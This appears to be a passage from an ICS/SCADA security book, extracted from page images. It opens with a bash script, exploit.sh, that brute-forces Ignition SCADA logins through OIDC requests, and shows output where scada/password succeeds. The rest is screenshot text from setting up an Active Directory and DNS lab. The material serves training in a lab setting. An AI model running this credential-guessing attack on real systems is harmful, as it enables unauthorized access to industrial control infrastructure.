
```
└─$ bash exploit.sh
qUX0Bba8wHX8ptRAKJ9KWU7SuaBBiTGph5mv4vTos2o
g_i9K5avYfHssP4d9DVcj23SVVAmVf5YLzHPGBXoR58
{"success":true,"token":"Chs5ZSHI0IYzhhl0EC9j_mGmUYsWvUuE89mpyXuS_Ng"}
```

```
function test_auth(){
oidc_cmd="curl -i -s -k -X 'GET' \
-H '$Host: $host' \
-b '$default.sid=$sid; JSESSIONID=node0106jljylokdxr1hlf283omlpol11.node0' \
$'http://$host/idp/default/oidc/auth?response_type=code&client_id=ignition&redirect_uri=%2Fdata%2Ffederate%2Fcallback%2F
oidc_token=$(eval $oidc_cmd | grep -oP '(?<=token\:\).*?(?=\&response)')
next_cmd="curl -i -s -k -X 'POST' \
-H '$Host: $host' -b '$default.sid=$sid; JSESSIONID=node0106jljylokdxr1hlf283omlpol11.node0' \
--data-binary $'\{\"token\": \"$oidc_token\"}' \
$'http://$host/idp/default/authn/next-challenge'
next_token=$(eval $next_cmd | grep -oP '(?<=token\:\).*?(?=\&)')
auth_cmd="curl -i -s -k -X 'POST' \
-H '$Host: $host' -b '$default.sid=$sid; JSESSIONID=node0106jljylokdxr1hlf283omlpol11.node0' \
--data-binary $'\{\"username\": \"$user\", \"password\": \"$pass\", \"token\": \"$next_token\"}' \
$'http://$host/idp/default/authn/submit-username-password-challenge'
output=$(eval $auth_cmd)
success=$(echo $output | grep -oP '(?<=success\:\).*?(?=\&)' )
}
```

```
while IFS=' ' read -r user || [[ -n "$user" ]]; do
while IFS=' ' read -r pass || [[ -n "$pass" ]]; do
test_auth
if [[ $success == "true" ]]; then
echo $output
echo -e "Username: \e[0;32m$user\e[m Password: \e[0;32m$pass\e[m"
exit
elif [[ $3 == "-v" ]]; then
echo "Username: $user Password: $pass"
elif [[ $3 == "-vv" ]]; then
echo $output
echo "Username: $user Password: $pass"
elif [[ $3 == "-vvv" ]] ; then
echo $oidc_token
echo $next_token
echo $output
echo "Username: $user Password: $pass"
fi
done < $2
done < $1
```

```
└─$ bash exploit.sh users.txt passwords.txt -v
Username: test Password: admin
Username: test Password: password
Username: test Password: scada
Username: test Password: changeme
Username: plc Password: admin
Username: plc Password: password
Username: plc Password: scada
Username: plc Password: changeme
Username: scada Password: admin
Username: scada Password: password
{"success":true,"token":"I6BTkX0ItoJ_HpAuDTT6DNuwzbuU7qMQ3Lyz7nS61Xw"}
Username: scada Password: scada
```

Chapter 10: I Can Do It 420



Level 5: Enterprise

Kali: 172.16.0.10

Server: 172.16.0.2

Workstation: 172.16.0.4

Level 4: Site Business Systems

Level 3: Operations & Control

Workstation: 192.168.3.10


Level 2: Localized Control

SCADA: 192.168.2.10

Level 1: Process

Level 0: I/O

PLC: 192.168.1.10



Home

Find a setting

Update & Security

Windows Update

Delivery Optimization

Windows Security

Troubleshoot

Recovery

Activation

For developers

Windows Update

***Some settings are managed by your organization**

[View configured update policies](#)



You're up to date

Last checked: 6/13/2021, 3:31 PM

Check for updates

***We'll automatically download updates, except on metered connections (where charges may apply). In that case, we'll automatically download only those updates required to keep Windows running smoothly. We'll ask you to install updates after they've been downloaded.**

[Change active hours](#)

[View update history](#)

[Advanced options](#)

Looking for info on the latest updates?

[Learn more](#)

Related links

[Check Storage](#)

[OS build info](#)

Internet Protocol Version 4 (TCP/IPv4) Properties



General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

Obtain an IP address automatically

Use the following IP address:

IP address:

Subnet mask:

Default gateway:

Obtain DNS server address automatically

Use the following DNS server addresses:

Preferred DNS server:

Alternate DNS server:

Validate settings upon exit

Advanced...

OK Cancel

Computer name	dc01
Domain	labcorp.local

Server Manager Dashboard

Manage Tools View Help

Dashboard

- Local Server
- All Servers
- File and Storage Services

WELCOME TO SERVER MANAGER

1 Configure this local server

- 2 Add roles and features
- 3 Add other servers to manage
- 4 Create a server group
- 5 Connect this server to cloud services

QUICK START

WHAT'S NEW

LEARN MORE

Hide

Select installation type

DESTINATION SERVER
dc01.labcorp.local

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Confirmation

Results

Select the installation type. You can install roles and features on a running physical computer or virtual machine, or on an offline virtual hard disk (VHD).

- Role-based or feature-based installation**
Configure a single server by adding roles, role services, and features.
- Remote Desktop Services installation**
Install required role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment.

< Previous Next > Install Cancel

Select destination server

DESTINATION SERVER
dc01.labcorp.local

- Before You Begin
- Installation Type
- Server Selection**
- Server Roles
- Features
- Confirmation
- Results

Select a server or a virtual hard disk on which to install roles and features.

- Select a server from the server pool
- Select a virtual hard disk

Server Pool

Filter:

Name	IP Address	Operating System
dc01.labcorp.local	172.16.0.2	Microsoft Windows Server 2019 Standard Evaluation

1 Computer(s) found

This page shows servers that are running Windows Server 2012 or a newer release of Windows Server, and that have been added by using the Add Servers command in Server Manager. Offline servers and newly-added servers from which data collection is still incomplete are not shown.

< Previous Next > Install Cancel

Select server roles

DESTINATION SERVER
dc01

- Before You Begin
- Installation Type
- Server Selection
- Server Roles**
- Features
- AD DS
- DHCP Server
- DNS Server
- Confirmation
- Results

Select one or more roles to install on the selected server.

Roles

- Active Directory Certificate Services
- Active Directory Domain Services
- Active Directory Federation Services
- Active Directory Lightweight Directory Services
- Active Directory Rights Management Services
- Device Health Attestation
- DHCP Server
- DNS Server
- Fax Server
- ▾ File and Storage Services (1 of 12 installed)
- Host Guardian Service
- Hyper-V
- Network Policy and Access Services
- Print and Document Services
- Remote Access
- Remote Desktop Services
- Volume Activation Services
- Web Server (IIS)
- Windows Deployment Services
- Windows Server Update Services

Description

Domain Name System (DNS) Server provides name resolution for TCP/IP networks. DNS Server is easier to manage when it is installed on the same server as Active Directory Domain Services. If you select the Active Directory Domain Services role, you can install and configure DNS Server and Active Directory Domain Services to work together.

< Previous **Next >** Install Cancel

Select features

DESTINATION SERVER
dc01

- Before You Begin
- Installation Type
- Server Selection
- Server Roles
- Features**
- AD DS
- DHCP Server
- DNS Server
- Confirmation
- Results

Select one or more features to install on the selected server.

Features

- .NET Framework 3.5 Features
- .NET Framework 4.7 Features (2 of 7 installed)
- Background Intelligent Transfer Service (BITS)
- BitLocker Drive Encryption
- BitLocker Network Unlock
- BranchCache
- Client for NFS
- Containers
- Data Center Bridging
- Direct Play
- Enhanced Storage
- Failover Clustering
- Group Policy Management
- Host Guardian Hyper-V Support
- I/O Quality of Service
- IIS Hostable Web Core
- Internet Printing Client
- IP Address Management (IPAM) Server
- iSNS Server service

Description

.NET Framework 3.5 combines the power of the .NET Framework 2.0 APIs with new technologies for building applications that offer appealing user interfaces, protect your customers' personal identity information, enable seamless and secure communication, and provide the ability to model a range of business processes.

< Previous Next > Install Cancel

Confirm installation selections

DESTINATION SERVER
dc01

Before You Begin

Installation Type

Server Selection

Server Roles

Features

AD DS

DHCP Server

DNS Server

Confirmation

Results

To install the following roles, role services, or features on selected server, click Install.

Restart the destination server automatically if required

Optional features (such as administration tools) might be displayed on this page because they have been selected automatically. If you do not want to install these optional features, click Previous to clear their check boxes.

- Group Policy Management
- Remote Server Administration Tools
 - Role Administration Tools
 - AD DS and AD LDS Tools
 - Active Directory module for Windows PowerShell
 - AD DS Tools
 - Active Directory Administrative Center
 - AD DS Snap-Ins and Command-Line Tools
 - DHCP Server Tools
 - DNS Server Tools

[Export configuration settings](#)
[Specify an alternate source path](#)

< Previous

Next >

Install

Cancel

Active Directory Domain Services

Additional steps are required to make this machine a domain controller.

[Promote this server to a domain controller](#)

DHCP Server

Launch the DHCP post-install wizard

[Complete DHCP configuration](#)

DNS Server

Group Policy Management

Remote Server Administration Tools

Role Administration Tools

AD DS and AD LDS Tools

Deployment Configuration

TARGET SERVER
dc01

Deployment Configuration

Domain Controller Options

Additional Options

Paths

Review Options

Prerequisites Check

Installation

Results

Select the deployment operation

- Add a domain controller to an existing domain
- Add a new domain to an existing forest
- Add a new forest

Specify the domain information for this operation

Root domain name:

[More about deployment configurations](#)

< Previous

Next >

Install

Cancel

Domain Controller Options

TARGET SERVER
dc01

Deployment Configuration

Domain Controller Options

DNS Options

Additional Options

Paths

Review Options

Prerequisites Check

Installation

Results

Select functional level of the new forest and root domain

Forest functional level:

Domain functional level:

Specify domain controller capabilities

- Domain Name System (DNS) server
- Global Catalog (GC)
- Read only domain controller (RODC)

Type the Directory Services Restore Mode (DSRM) password

Password:

Confirm password:

[More about domain controller options](#)

< Previous

Next >

Install

Cancel

Prerequisites Check

TARGET SERVER
dc01

✔ All prerequisite checks passed successfully. Click 'Install' to begin installation. [Show more](#) ✕

- Deployment Configuration
- Domain Controller Options
 - DNS Options
- Additional Options
- Paths
- Review Options
- Prerequisites Check**
- Installation
- Results

Prerequisites need to be validated before Active Directory Domain Services is installed on this computer

[Rerun prerequisites check](#)

⬆ View results

⚠ Windows Server 2019 domain controllers have a default for the security setting named "Allow cryptography algorithms compatible with Windows NT 4.0" that prevents weaker cryptography algorithms when establishing security channel sessions.

For more information about this setting, see Knowledge Base article 942564 (<http://go.microsoft.com/fwlink/?LinkId=104751>).

⚠ A delegation for this DNS server cannot be created because the authoritative parent zone cannot be found or it does not run Windows DNS server. If you are integrating with an existing DNS infrastructure, you should manually create a delegation to this DNS server in the parent zone to ensure reliable name resolution from outside the domain "labcorp.local". Otherwise, no action is required.

⚠ If you click Install, the server automatically reboots at the end of the promotion operation.

[More about prerequisites](#)

< Previous

Next >

Install

Cancel



Server Manager ▶ AD DS

Active Directory Users and Computers

File Action View Help

Active Directory Users and Computers

labcorp.local

- Builtin
- Computers
- Domain Controllers
- ForeignSecurityPr...
- Managed Service...
- Users

New Object - User

Create in: labcorp.local/Users

First name: Lab Initials:

Last name: Domain Admin


Full name: Lab Domain Admin

User logon name: lab.da @labcorp.local

User logon name (pre-Windows 2000): LABCORP\ lab.da

< Back Next > Cancel

DC01	1202	Error	ADWS	Active Directory Web Services	6/13/2021 3:57:23
DC01	1202	Error	DFSR	DFS Replication	6/13/2021 3:57:21
DC01	4013	Warning	Microsoft-Windows-DNS-Server-Service	DNS Server	6/13/2021 3:57:13



- Active Directory Users and Com
- > Saved Queries
- ▼ labcorp.local
 - > Builtin
 - > Computers
 - > Domain Controllers
 - > ForeignSecurityPrincipal
 - > Managed Service Accou
 - > Users
 - LabGroups
 - LabUsers

New Object - Group



Create in: labcorp.local/LabGroups

Group name:

Scada

Group name (pre-Windows 2000):

Scada

Group scope

- Domain local
- Global
- Universal

Group type

- Security
- Distribution

OK

Cancel

Active Directory Users and Computers

File Action View Help

Active Directory Users and Computers

- Saved Queries
- labcorp.local
 - Builtin
 - Computers
 - Domain Controllers
 - ForeignSecurityPrincipals
 - Managed Service Accounts
 - Users
 - LabGroups
 - LabUsers

Name: operator 1

operator 1 Properties

Remote control		Remote Desktop Services Profile			COM+
General	Address	Account	Profile	Telephones	Organization
Member Of		Dial-in	Environment		Sessions

Member of:

Name	Address
Active Directory Domain Services Folder	
Domain Users	labcorp.local/Users
Scada	labcorp.local/LabGroups

Add... Remove

Primary group: Domain Users

Set Primary Group

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

OK Cancel Apply Help

DC01	1202	Error
DC01	1202	Error
DC01	4013	Warning



- Active Directory Users and Computers [dc0]
- > Saved Queries
- ▼ labcorp.local
 - > BuiltIn
 - > Computers
 - > Domain Controllers
 - > ForeignSecurityPrincipals
 - > LabGroups
 - LabUsers
 - > Managed Service Accounts
 - > Users

Name	Type	Description
operator 1	User	
operator 2	User	
operator 3	User	

operator 2 Properties

Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop Services Profile		COM+
General	Address	Account	Profile
		Telephones	Organization

User logon name:
operator2 @labcorp.local



User logon name (pre-Windows 2000):
LABCORP\ operator2

Logon Hours... Log On To...

Unlock account

Account options:

- Use only Kerberos DES encryption types for this account
- This account supports Kerberos AES 128 bit encryption.
- This account supports Kerberos AES 256 bit encryption.
- Do not require Kerberos preauthentication



Zone Type

The DNS server supports various types of zones and storage.



Select the type of zone you want to create:

- Primary zone
Creates a copy of a zone that can be updated directly on this server.
- Secondary zone
Creates a copy of a zone that exists on another server. This option helps balance the processing load of primary servers and provides fault tolerance.
- Stub zone
Creates a copy of a zone containing only Name Server (NS), Start of Authority (SOA), and possibly glue Host (A) records. A server containing a stub zone is not authoritative for that zone.
- Store the zone in Active Directory (available only if DNS server is a writeable domain controller)

< Back

Next >

Cancel

Reverse Lookup Zone Name

A reverse lookup zone translates IP addresses into DNS names.



To identify the reverse lookup zone, type the network ID or the name of the zone.

- Network ID:

The network ID is the portion of the IP addresses that belongs to this zone. Enter the network ID in its normal (not reversed) order.

If you use a zero in the network ID, it will appear in the zone name. For example, network ID 10 would create zone 10.in-addr.arpa, and network ID 10.0 would create zone 0.10.in-addr.arpa.

- Reverse lookup zone name:

< Back

Next >

Cancel

DNS	Name	Type	Data	Timest
dc01.labcorp.local		Primary (SOA)	[1], dc01.labcorp.local, ho...	static
Forward L		(NS)	dc01.labcorp.local.	static
Reverse L				
0.16.17				
Trust Poin				
Condition				

Server Aging/Scavenging Properties

Scavenge stale resource records



No-refresh interval
The time between the most recent refresh of a record timestamp and the moment when the timestamp may be refreshed again.

